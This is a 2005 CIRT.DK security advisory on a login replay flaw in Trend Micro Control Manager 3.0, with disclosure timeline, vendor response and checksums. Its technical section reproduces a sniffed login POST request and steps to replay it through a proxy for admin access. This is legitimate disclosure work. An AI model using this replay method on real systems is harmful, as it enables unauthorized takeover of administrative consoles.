



CIRT

Danish Computer Incident Response Team

Security advisory

Trend Micro Control Manager - Enterprise Edition 3.0

CASE# CIRT-28-13012004



Discovered
by Dennis Rand
advisory@cirt.dk
<http://www.cirt.dk>

Table of contents

Table of contents	2
Introduction	3
Problem	3
What is a Replay attack.....	3
Who are Trend Micro.....	3
What is Control Manager.....	3
Timeline of public disclosure.....	4
Response from vendor	4
Contact information	5
Public PGP key	5
File description.....	6
MD5 software used	6
Installation files for Control Manager Enterprise 3.0	6
Technical details of the vulnerabilities	7
Webapplication vulnerable to login replay attacks	7
Corrective actions	10
Disclaimer	10

Introduction

Problem

The installation has been made on a Windows 2000 server running with the latest service pack and patch level.

The Trend Micro Control Manager - Enterprise Edition 3.0 Security software vulnerability:

- Web application Replay attack

What is a Replay attack

A traditional replay attack is an attack in which a valid data transmission is maliciously or fraudulently repeated, either by the originator or by an adversary who intercepts the data and retransmits it.

Who are Trend Micro

Trend Micro Incorporated is a global leader in network antivirus and Internet content security software and services. Founded in 1988 by Steve Chang, the company led the migration of virus protection from the desktop to the network server and the Internet gateway, gaining a reputation for vision and technological innovation along the way. Trend Micro focuses on outbreak prevention and providing customers with a comprehensive approach to managing the outbreak lifecycle and the impact of network worms and virus threats to productivity and information through initiatives such as Trend Micro™ Enterprise Protection Strategy.

What is Control Manager

Trend Micro Control Manager™ is a centralised outbreak management console designed to simplify enterprise-wide coordination of outbreak security actions and management of Trend Micro products and services. Trend Micro Control Manager acts as a central command centre for deployment of Trend Micro's threat-specific expertise across the network and to select third-party products to proactively manage outbreaks. Designed to deliver the flexibility and scalability organizations need, Trend Micro Control Manager offers a multi-tier management structure with extensive customization options for expanded control. Robust graphical reporting provides vital security insights such as sources of infections or vulnerabilities and consolidated, detailed information regarding virus events or unusual activities.

Timeline of public disclosure

- 30-12-2004 Vulnerability discovered
- 10-01-2005 Research completed
- 11-01-2005 CERT contacted
 - VU#189209
- 11-01-2005 Vendor contacted
 - Contact: Marco Righetti (Marco.Righetti@trendmicro.se)
- 13-11-2005 Vendor did not see this is a vulnerability more a feature
- 13-11-2005 Public release

Response from vendor

This kind of sniffing and "hijacking" of login could be done to almost all ordinary installed http products with login procedure.

Since we offer a way to install it with HTTPS(SSL) and making login and communicating with the server secure, we have a internal discussion about if we should call this a "Vulnerability" or not.

We have made the R&D promise that next version will be with the question in the installation program for installing SSL support.

On the other hand this product should be installed by IT professionals. And it should be obvious to them that IIS in http mode is not security enough.

We thank you for pointing out this to us and we are grateful that our products are "checked" for security issues! We can sometime like in this case just assume that all think of security issues but the truth is that IT personal have more than security to think about. So things like this is constantly missed!

Best Regards, Marco Righetti

Virus Coordinator/Sr. Systems Engineer
Trend Micro, Trend Labs Nordic

Contact information

The following vulnerability were discovered by Dennis Rand at CIRT.DK
Questions regarding this issue should be directed to:

Dennis Rand
advisory@cirt.dk

Public PGP key

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 8.0

```
mQGibEAF2xcRBADMrO7uP0dJq1ZsXkLzLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
WMNkZsX3D5tbou4KJZCnayt0PFjymyYLSOJ6WauTfXOLA/L+sXTJCa7vSsWwlcQW
m01uy0+djp3XumGHkwdWXvu5cXm7y+UjsF5iiQV8X9EGR18ApoCzA/mi/QCg/zzf
Kw9x7XXGillpLTpUBI/BvaRkD/2pZf4NLsF7TcCT/rDcNexxr5Ci9xHfg1BfKUCqK
9NnF/umLLM3PVyFk8z17Ra2d8rvPzhDdIi+VGu0Flv5ckRRhIU9A4sOE6zbTkV3f
Q+je/ynnp136OLswYG+iCELZqzOssRUTE4m9nSeJrbvtyFkW7I/UrBkfursed6yD
vzVDA/4mrWEWgJzK04wEefwg6FOXr2dChGmdoVXaDyKuQ89hp99THPIALjnorNQK
91IbzyJGX+HaU/KyfkGQfeEEd4znfi9EEaDNDzQmbCntmmCq2PAN00ocqm4lVNOi
CzEDvsweRxGdffQA+aonjjeACL1YmPNnTWeNeMNYN7kYD9sTJrQgQ0lSVCBBZHZp
c29yeSA8YWR2aXNvcnlAY2lydC5kaz6JAFgEEBECABgFAkAf2xcICwkIBwMCAQoC
GQEFgWMAAAAACgkQX3fRHNAOUc+KAQCfUD3uwuQmiZjUNXmcKyzXVWFni7cAniIS
fmTQMRf3rIs6kKmsXfnfrXG+uQINBEAF2xcQCAD2Qle3CH8IF3KiutapQvMF6PlT
ETlPtVfuuUs4INoBp1ajFomPQFXz0AfGy0Op1K33TGSgSfgMg71l6RfUodNQ+PVZ
X9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhzJzV8V+bv9kV7HAarTW56N
oKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfiZHHxbLY7288kj
wEPwVsYjy67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBGRjXyEpwpy1obE
AxnIByl6ypUM2Zafq9AKUJScRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAIC
B/98f1fQkSzTqoH80viqqJTj3xZVe7xi+n4g4Ji3zuHW+jsgg6SPZOykCDSuzTCO
hJ6LLnwFaqGGu2As7RaNd335P8rH1bLwWQMmIo+Kohj3Ya7cg6gPkkiMSZAIpdca
cXVbxtKZ05dxcixdd02/HOc84/1mR8ajIOsmFK14DXJ9OwCglgh1i914rQLx5mei
K0XheewAT9eA13yPwbUR1EnormDdaz0USX3l5GBGgvHBO3Xy+muoL8Qzep4PIqfL
Eg18tNXh0vQzBGdmhAjdSVSnSMBts4D5K20HC2YvbdPzWjVeyKg+yTYl4r3r1D+x
vSPng/cCcSX1bESzjOMCE6PDiQBMBBgRagAMBQJAH9sXBRsMAAAAAAojEF930RzQ
DlHPdCgAn1jt7gbjHBTQLwTuZH6mpvOnWYs+AJ4sIPIoGz+6/YQLbWrlzXEbmKxo
CA==
=4wBy
-----END PGP PUBLIC KEY BLOCK-----
```

File description

MD5 software used

Filename: md5sum.exe
Comments: Modified from the version originally developed by Ulrich Drepper
<drepper@gnu.ai.mit.edu>
Company name: GMG Systems, Inc.
Product name: Forensic Acquisition Utilities
Product version: 1.0.0.1026
File version: 2.0.1.1032
MD5 checksum: 607be2b261c516a5c5469314445ab2f2

Installation files for Control Manager Enterprise 3.0

Filename: tmcem_30_nt_1417_en.zip
MD5 checksum: 5947c0f29e2ea27fe475b4645993dd2d

Filename: setup.exe
File Version: 5.52.164.0
MD5 checksum: 71e6dd8a9de4a9baf89fca951768059a

Filename: data1.cab
MD5 checksum: 9c3d2658acc07110449050b0b39e1121

Technical details of the vulnerabilities

Web application vulnerable to login replay attacks

The web application are vulnerable to a replay attack, meaning that the username and password are encrypted but there are not used any form of timestamp to make this mechanism more advanced and secure.

If it is possible to sniff the traffic when a user login to the administrative interface, it is possible to replay this sequence and get a valid login session, with the rights of the user.

In the following example the administrative user are sniffed then, the attacker replay the login sequence using Paraos 3.2.0alpha as local proxy.

The administrator are named "**root**" and we just type "**smurf**" and presses enter

Login form:

`http://<target>/ControlManager/`


TREND MICRO
Control Manager™ 3

Please input your User name and Password below to enter the management console.

User name:
Password:

At the login page we can enter what you ever we, we do not need this.

Modifying request and replaying the data we sniffed:



The screenshot shows the Paros 3.2.0alpha interface. The main window displays a captured HTTP POST request. The request details are as follows:

```
POST http://192.168.1.6/controlmanager/cgi-bin/dm_login.cgi.exe HTTP/1.0
Accept-Language: da
Content-type: application/x-www-form-urlencoded
Accept: text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: 192.168.1.6
Content-Length: 340
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

The body of the request contains the following data:

```
cmd=login&id=%21CRYPT%21107E1233C38159218283D5B4E0D&password=%21CRYPT%215235D73FED7FFB4A91A029FFAEB119CDC005616E6ADD941E098497E2F2211BC8A54697C1E5D78C989A41607F3B&language=UTF8&pollinterval=default&menu_display=0&protocol_setting=http:&mrf_ip=localhost&mrf_inner_port=10198&mrf_outer_port=10319&security_level=2&random=-7720044683899908323
```

At the bottom of the window, there are controls for 'Raw View', 'Trap request' (checked), 'Trap response' (unchecked), and a 'Continue' button. Below the main window are tabs for 'History', 'Alerts', and 'Output'.

Now capture the POST from the browser and replace the posted data with, the previous sniffed session.

Replay attack successfully:

TREND MICRO Control Manager™

Home Services Products Reports Administration

Welcome root

The last time you logged on was
30-12-2004 20:18:07.

[View my account](#)

Security Information and News

- > [Security Information](#)
- > [Knowledge Base](#)

My Account

Update your access and contact information below.

Note: Passwords can only be 32 characters, and cannot contain spaces, tabs, or control code

Account Information(*-Required field)

User ID: root

Full name: Dennis Rand

Password:* [masked]
Limit to 32 characters only.

Confirm password:* [masked]

Email address:* advisory@cirt.dk
For example, johnsmith@mycompany.com

Mobile phone number: [input]
Area Code - Number

Pager number: [input]
Area Code - Number

MSN(TM) Messenger address: [input]

This show the replay attack has been successfully, and that a valid login_token was obtained, it is now possible to make all the configurations wanted, with the rights of the users login we captured earlier.

Corrective actions

No fix for this vulnerability only a workaround

<http://kb.trendmicro.com/solutions/search/main/search/solutionDetail.asp?solutionId=21306>

Disclaimer

The information within this document may change without notice.
Use of this information constitutes acceptance for use in an "AS IS" condition.

There are NO warranties with regard to this information.

In no event shall I be liable for any consequences or damages, including direct, indirect, incidental, consequential, loss of business profits or special damages, arising out of or in connection with the use or spread of this information.

Any use of this information lies within the user's responsibility. All registered and unregistered trademarks represented in this document are the sole property of their respective owners.